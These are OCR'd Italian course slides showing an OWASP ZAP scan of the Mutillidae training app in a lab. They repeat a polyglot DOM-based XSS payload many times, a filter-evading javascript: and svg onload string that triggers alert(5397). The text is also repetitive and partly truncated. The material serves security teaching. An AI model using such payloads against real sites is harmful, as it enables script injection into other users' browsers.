
Cross Site Scripting (DOM Based)



Pagine affette dalla vulnerabilità

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




URL affetto dalla vulnerabilità

Cross Site Scripting (DOM Based)

URL:	http://10.0.2.11/mutillidae/index.php?page=set-background-color.php#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Risk:	High
Confidence:	High
Parameter:	
Attack:	#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Evidence:	
CWE ID:	79

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




Rischio derivante dalla vulnerabilità

Cross Site Scripting (DOM Based)

URL:	http://10.0.2.11/mutillidae/index.php?page=set-background-color.php#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Risk:	High
Confidence:	High
Parameter:	
Attack:	#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Evidence:	
CWE ID:	79

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




Livello di confidence nella rilevazione della vulnerabilità

Cross Site Scripting (DOM Based)

URL:	http://10.0.2.11/mutillidae/index.php?page=set-background-color.php#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Risk:	High
Confidence:	High
Parameter:	
Attack:	#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Evidence:	
CWE ID:	79

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio




Modalità di attacco

Cross Site Scripting (DOM Based)

URL:	http://10.0.2.11/mutillidae/index.php?page=set-background-color.php#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Risk:	High
Confidence:	High
Parameter:	
Attack:	#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Evidence:	
CWE ID:	79

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



Debolezza da cui scaturisce la vulnerabilità


Cross Site Scripting (DOM Based)

URL:	http://10.0.2.11/mutillidae/index.php?page=set-background-color.php#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Risk:	High
Confidence:	High
Parameter:	
Attack:	#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
Evidence:	
CWE ID:	79

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



WASC ID: 8

Source: Active (40026 - Cross Site Scripting (

Input Vector:


Description:

Cross-site Scripting (XSS) is an attack technique t upplied code into a user's browser instance. A browser in browser client, or a browser object embedded in a software product such as the

Web Application Security Consortium (WASC) Threat Classification. WASC ID 8 – Cross Site Scripting (XSS)

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



Rilevazione effettuata mediante Active Scanning

WASC ID: 8

Source: Active (40026 - Cross Site Scripting (DOM Based))


Input Vector:

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



Descrizione della vulnerabilità


WASC ID: 8
Source: Active (40026 - Cross Site Scripting (DOM Based))
Input Vector:

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



Ulteriori informazioni

Other Info:

ert(5397)//>\x3e
Access:
http://10.0.2.11/mutillidae/index.php?page=set-background-color.php<PAYLOAD_0>

Solution:


Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Reference:

https://owasp.org/www-community/attacks/xss/
https://cwe.mitre.org/data/definitions/79.html

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



Soluzione per la vulnerabilità

Other Info:

ert(5397)//>\x3e
Access:
http://10.0.2.11/mutillidae/index.php?page=set-background-color.php<PAYLOAD_0>

Solution:


Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Reference:

https://owasp.org/www-community/attacks/xss/
https://cwe.mitre.org/data/definitions/79.html

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



Riferimenti

Other Info:

ert(5397)//>\x3e
Access:
http://10.0.2.11/mutillidae/index.php?page=set-background-color.php<PAYLOAD_0>

Solution:


Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Reference:

https://owasp.org/www-community/attacks/xss/
https://cwe.mitre.org/data/definitions/79.html


Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



Analisi delle Applicazioni Web


Vulnerability Scanner – ZAP – Esempio



Dati generali

Analisi delle Applicazioni Web


Vulnerability Scanner – ZAP – Esempio



Generazione Report

Analisi delle Applicazioni Web


Vulnerability Scanner – ZAP – Esempio



Possibili formati del report

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio



Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio

Contents

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio

About this report

Report parameters

Contexts

No contexts were selected, so all contexts were included by default.

Sites

The following sites were included:

- http://10.0.2.11

(If no sites were selected, all sites were included by default.)

An included site must also be within one of the included contexts for its data to be included i
the report.

Risk levels

Included: High, Medium, Low, Informational

Excluded: None

Confidence levels

Included: User Confirmed, High, Medium, Low

Excluded: User Confirmed, High, Medium, Low, False Positive

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio

Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User Confirmed	High	Medium	Low	Total
Risk	High	0 (0.0%)	2 (5.7%)	9 (25.7%)	0 (0.0%)	11 (31.4%)
	Medium	0 (0.0%)	2 (5.7%)	5 (14.3%)	2 (5.7%)	9 (25.7%)
	Low	0 (0.0%)	1 (2.9%)	6 (17.1%)	0 (0.0%)	7 (20.0%)
	Informational	0 (0.0%)	2 (5.7%)	5 (14.3%)	1 (2.9%)	8 (22.9%)
	Total	0 (0.0%)	7 (20.0%)	25 (71.4%)	3 (8.6%)	35 (100%)

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio

Alert counts by site and risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

		Risk			
		High (= High)	Medium (>= Medium)	Low (>= Low)	Informational (>= Informational)
Site	http://10.0.2.11	11 (11)	9 (20)	7 (27)	8 (35)

